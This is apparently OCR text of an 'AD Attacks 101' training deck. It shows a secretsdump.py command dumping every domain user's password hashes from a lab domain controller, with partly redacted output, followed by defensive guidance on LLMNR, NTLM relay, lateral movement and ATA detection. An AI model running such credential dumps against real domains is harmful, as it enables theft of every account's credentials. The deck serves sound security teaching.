
Dumping all the hashes – secretsdump.py

Phase 3 – Privileged user (local)

Lateral movement – Hunting down the Domain Administrators

- Run secretydump.py with administrative creds on the domain controller

```
# Dumping hashes of all domain users (including password history hashes)
python secretsdump.py pwny/luke.skywalker@pwnylabdc01
```



```
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:[redacted]92088150:::
Gast:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d[redacted]:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:ee61541[redacted]4:::
pwny.lab\kklein:2123:aad3b435b51404eeaad3b435b51404[redacted]e8a809e2f1f:::
pwny.lab\ldaamaq:2124:aad3b435b51404eeaad3b435b5140[redacted]ee8a809e2f1f:::
pwny.lab\rkerpach:2125:aad3b435b51404eeaad3b435b514[redacted]lee8a809e2f1f:::
pwny.lab\tstarad:2126:aad3b435b51404eeaad3b435b5140[redacted]ee8a809e2f1f:::
pwny.lab\hbraun:2127:aad3b435b51404eeaad3b435b51404[redacted]e8a809e2f1f:::
pwny.lab\gsurgh:2128:aad3b435b51404eeaad3b435b51404[redacted]e8a809e2f1f:::
pwny.lab\jbosch:2129:aad3b435b51404eeaad3b435b51404[redacted]e8a809e2f1f:::
pwny.lab\vmishtak:2130:aad3b435b51404eeaad3b435b514[redacted]lee8a809e2f1f:::
pwny.lab\jgrunnil:2131:aad3b435b51404eeaad3b435b514[redacted]lee8a809e2f1f:::
pwny.lab\mhoch:2132:aad3b435b51404eeaad3b435b51404e[redacted]8a809e2f1f:::
pwny.lab\mmivoloss:2133:aad3b435b51404eeaad3b435b51[redacted]flee8a809e2f1f:::
pwny.lab\bschreiber:2134:aad3b435b51404eeaad3b435b5[redacted]eflee8a809e2f1f:::
pwny.lab\ckoru:2135:aad3b435b51404eeaad3b435b51404e[redacted]8a809e2f1f:::
pwny.lab\colahg:2136:aad3b435b51404eeaad3b435b51404[redacted]e8a809e2f1f:::
pwny.lab\kschiffer:2137:aad3b435b51404eeaad3b435b51[redacted]flee8a809e2f1f:::
pwny.lab\sdghor:2138:aad3b435b51404eeaad3b435b51404[redacted]e8a809e2f1f:::
pwny.lab\sbraun:2139:aad3b435b51404eeaad3b435b51404[redacted]e8a809e2f1f:::
pwny.lab\sdietrich:2140:aad3b435b51404eeaad3b435b51[redacted]flee8a809e2f1f:::
pwny.lab\sschwab:2141:aad3b435b51404eeaad3b435b5140[redacted]ee8a809e2f1f:::
pwny.lab\dzimmermann:2142:aad3b435b51404eeaad3b435b[redacted]eflee8a809e2f1f:::
```

Mitigations

Preventing – AD Attacks 101

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Phase 3 – Mitigations

Don´t let it come so far

- **Compromise** of just one **Domain Admin** account in the Active Directory exposes the **entire organization to risk**
  - **The attacker has unrestricted access** to all resources managed by the domain, all users, servers, workstations and data
  - The attacker could instantly establish **persistence** in the Active Directory environment, which is difficult to notice and **cannot be efficiently remediated with guarantees**.

“Once domain admin, always domain admin”

Phase 3 – Mitigations

Defense against Responder attacks

- **Disable LLMNR and NBT-NS**
  - You need to disable both, because if LLMNR is disabled, it will automatically attempt to use NBT-NS instead
  - Disable LLMNR via Group Policy
  - Disabling NetBios cannot be done via GPO
- **Limiting communication between workstations on the same network**
  - Reduces attack surface
- **Mitigation against WPAD**
  - Disable WPAD via Group Policy
  - Add DNS record “wpad” in your DNS zone
  - Only allow secure dynamic updates – Dynamic updates “Secure only”
- **Never let anyone perform non-administrative tasks with privileged accounts**

https://www.sternsecurity.com/blog/local-network-attacks-llmnr-and-nbt-ns-poisoning
https://www.4armed.com/blog/llmnr-nbtns-poisoning-using-responder/
http://woshub.com/how-to-disable-netbios-over-tcpip-and-llmnr-using-gpo/

Phase 3 – Mitigations

Defense against NTLM Relay attacks

- **Disable NTLM entirely, use Kerberos**
  - Not really easy to implement
- **Enable SMB signing, where possible**
  - Can be done via Group Policy
  - Please consider compatibility of other network devices before enabling SMB Signing
  - SMB signing will prevent relaying to SMB by requiring all traffic to be signed
- **Enable LDAP signing**
  - LDAP signing prevents unsigned connections to LDAP
- **More on NTLM relay and mitigations**
  - https://www.fox-it.com/en/insights/blogs/blog/inside-windows-network/

Phase 3 – Mitigations

Defense against lateral movement

- **Deploy (Microsoft Local Administrator Password Solution)**
  - Provides a solution to the issue of using a common local account with an identical password on every computer in a domain
    - https://technet.microsoft.com/en-us/library/security/3062591
- **Do not allow the use of privileged accounts to perform non-administrative tasks**
  - Provide admins with separate accounts to perform administrative duties
- **Educate your users to exhibit secure behavior**
  - Good luck with that one :D
- **Deactivate the Built-in Admin**
- **Restrict domain and enterprise admin accounts from authenticating to less trusted computers**
- **Establish Strong Password policies (complexity, history, expiration)**
- **Do not configure services or schedule tasks to use privileged domain accounts on lower trust computers**

Phase 3 – Mitigations

Admin checklist

- **Use PowerView, Bloodhound or similar tool to understand you environment**
  - » Who has admin rights? Domain-wide? Local?
    - » Do they really need those privileges?
    - » Do they still work here?
  - » Who can log into DC`s
  - » Is there a policy to avoid logins into untrusted systems with domain privileged accounts?
  - » Limit service accounts privileges
  - » Did all admins get a proper introduction into AD Security?
  - » Any SMB Shares accessible anonymously?

Phase 3 – Mitigations

Detection of advanced attacks - Microsoft Advanced Threat Analytics

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
- Port mirroring from Domain Controllers and DNS servers to the ATA Gateway and/or
- Deploying an ATA Lightweight Gateway (LGW) directly on Domain Controllers
- More information to Microsoft ATA
  - » https://docs.microsoft.com/en-us/advanced-threat-analytics/what-is-ata




Identity theft using pass-the-ticket attack

user2's Kerberos tickets were stolen from CLIENT2 to CLIENT1 and used to access 6 resources.

17:14 – 17:18 10 May 2017

TIME	STOLEN FROM (1)	TO (1)	ACCESSED (6)	VIA DOMAIN CONTROLLERS (1)
10/05/2017 17:18 10/05/2017 17:14	CLIENT2	CLIENT1	6 resources	DC4



Suspicion of identity theft based on abnormal behavior

